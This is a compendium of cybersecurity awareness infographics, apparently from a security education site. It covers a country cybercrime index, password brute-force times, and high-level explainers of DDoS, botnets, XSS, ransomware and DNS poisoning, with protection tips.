Essential AI and Human Generated / Rendered Compendium of Infographics , MindMaps and Slides on Cybersecurity , Cyber Threat Intelligence and Artificial Intelligence.

Timeline : 2019 - 2024

GLOBAL CYBER DEFENSE INTELLIGENCE.
ADVANCED INTEGRATED MODULAR BATTLEFIELD MANAGEMENT SYSTEM.
COMPUTER/MOBILE OPERATING SYSTEM HARDENING.
STRATEGIC COMMUNICATIONS – CYBER SPACE & AI.
RESEARCH & ANALYSIS.

EASYTECH4ALL.NET
EASYTECH4ALL.NET/AUTHOR/EASYTECHONLINE
1POWERCYBER.SUBSTACK.COM
1POWERCYBER.BLOGSPOT.COM
YOUTUBE.COM/C/EASYTECH4ALL
EASYTECH4ALL.TUMBLR.COM
FLIPBOARD.COM/@EASYTECH4ALL

Citations – Credits – References :

UN and UNIDIR
Cybersecurity and Infrastructure Security Agency (CISA)
Federal Bureau of Investigation (FBI)
National Security Agency (NSA)
US Department of Defense (DOD)
Central Intelligence Agency (CIA)
US Cyber Command
US CERT.
National Cyber Security Center (NCSC GCHQ)
US Military Intelligence Brigade (Cyber)
NATO CCDCOE (Cooperative Cyber Defence Center of Excellence)
Google Threat Analysis Group
Microsoft Security Intelligence .
Lockheed Martin.
European Cybercrime Center (EUROPOL EC3)
Global Cyber Defense Intelligence Agencies and Corporations.

AI assisted image recognition can help in identification !

CYBERCRIME INDEX

Ranking countries by cybercrime threat level

Ranking	Country	WCI score
1	Russia	58.39
2	Ukraine	36.44
3	China	27.86
4	United States	25.01
5	Nigeria	21.28
6	Romania	14.83
7	North Korea	10.61
8	United Kingdom	9.01
9	Brazil	8.93
10	India	6.13
11	Iran	4.78
12	Belarus	3.87
13	Ghana	3.58
14	South Africa	2.58
15	Moldova	2.57
16	Israel	2.51
17	Poland	2.22
18	Germany	2.17
19	Netherlands	1.92
20	Latvia	1.68

Countries ranked by their World Cybercrime Index (WCI) score, according to the study. Image credit: Pippa Havenhand.

TIME IT TAKES A HACKER TO BRUTE FORCE YOUR PASSWORD

Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	Instantly	Instantly
6	Instantly	Instantly	Instantly	1 sec	5 secs
7	Instantly	Instantly	25 secs	1 min	6 mins
8	Instantly	5 secs	22 mins	1 hour	8 hours
9	Instantly	2 mins	19 hours	3 days	3 weeks
10	Instantly	58 mins	1 month	7 months	5 years
11	2 secs	1 day	5 years	41 years	400 years
12	25 secs	3 weeks	300 years	2k years	34k years
13	4 mins	1 year	16k years	100k years	2m years
14	41 mins	51 years	800k years	9m years	200m years
15	6 hours	1k years	43m years	600m years	15 bn years
16	2 days	34k years	2bn years	37bn years	1tn years
17	4 weeks	800k years	100bn years	2tn years	93tn years
18	9 months	23m years	6tn years	100 tn years	7qd years

HIVE SYSTEMS

What is DDoS attack ? 2/2

By @SecurityGuill


Impact of DDoS Attacks


- Depending on the severity of an attack, **resources could be offline for 24 hours, days, or even weeks**.
- **Money, time, clients, reputation** can be lost.
- During an attack, **no employees are able to access network ressource**, and in the case of Web servers running **eCommerce sites, no consumers will be able to purchase products or receive assistance**.


Some protection measures against DDoS attack

- **Limit the number of login** attempts any user can make before being "locked out" of an account.
- Tolerate a **web-server configuration against DDoS attacks**.
- Alter an **ISP firewall** to allow only the traffic complimenting to the services on the **company side.**
- Tweak a **firewall to fight SYN flood attacks**.
- Migrate public resources to **another IP address**.
- and more...


Follow @SecurityGuill on Twitter for more things about Infosec!



THE CYBER CRIMINAL
1. Criminal infects your computer with Malware.
4. Your computer carries out the orders attacking the target.
YOUR PERSONAL COMPUTER
ANATOMY OF A
BOTNET ATTACK
FROM CRIMINAL TO TARGET
2. Criminal sends attack orders to servers.
3. Your infected computer retrieves the orders.
ISP
THE TARGET
CRIMINALLY CONTROLLED SERVERS
Your Internet Service Provider may...
• notify you if they detect a known botnet
• block communication with compromised servers


Cross-Site Scripting (XSS)
1. Hacker injects trusted website with malicious script
2. Victim visits trusted website and triggers malicious script
1
2
TRUSTED WEBSITE
3. Victim's browser executes malicious script and unknowingly forwards desired information (session token, cookie, etc.) to hacker
3
HACKER
VICTIM




Source: GAO analysis. | GAO-18-622


How Ransomware Works
1 Ransomware starts with an unsolicited email, typically designed to trick the victim into clicking on an attachment or visiting a webpage.
2 The ransomware leverages flaws in the computer's operating system to force it to run ransomware code.
3 The ransomware encrypts important files on the system and demands a ransom payment using the digital currency bitcoin.
4 The WannaCry ransomware uses a Windows flaw to replicate itself and spread around the computer network.
Source: staff reports
THE WALL STREET JOURNAL.



What is DNS Poisoning & How it works?
By @Guillaume_Lpl
DNS
What is it?
• This attack deceive DNS servers to make them believe that they receive a valid response to a request they make, while the request is fraudulent.
Attacker
1 : The attacker injects fake DNS entry
Protection measures
• A secure version of the DNS exists, DNSSEC, which is based on electronic signatures with a certificate that verifies the authenticity of the data.
• The same goes for other applications such as browsers that can verify the authenticity of a page thanks to the certificates.
How it works?
• The attacker accesses client DNS server (using a flaw, a malware, an injection ...).
• He injects fake DNS entry
• The client sends a request. asking for the real website
• Request resolves to the attacker website.
2 : The client sends a request asking for the real website
Client
DNS
3 : Request resolves to the fake website
Real Website
Fake Website
Example
• This can redirect you to a phishing website (with interface of your bank for example), whose URL is identical to that of your bank's website.
Follow @Guillaume_Lpl on Twitter for more things about Infosec!

End-to-End Encryption Explained



Prime Numbers & Encryption

11 × 17 = 187

The product of 2 large random prime numbers is the backbone of encryption.

17,425,170

The number of *digits* in the largest known prime number.

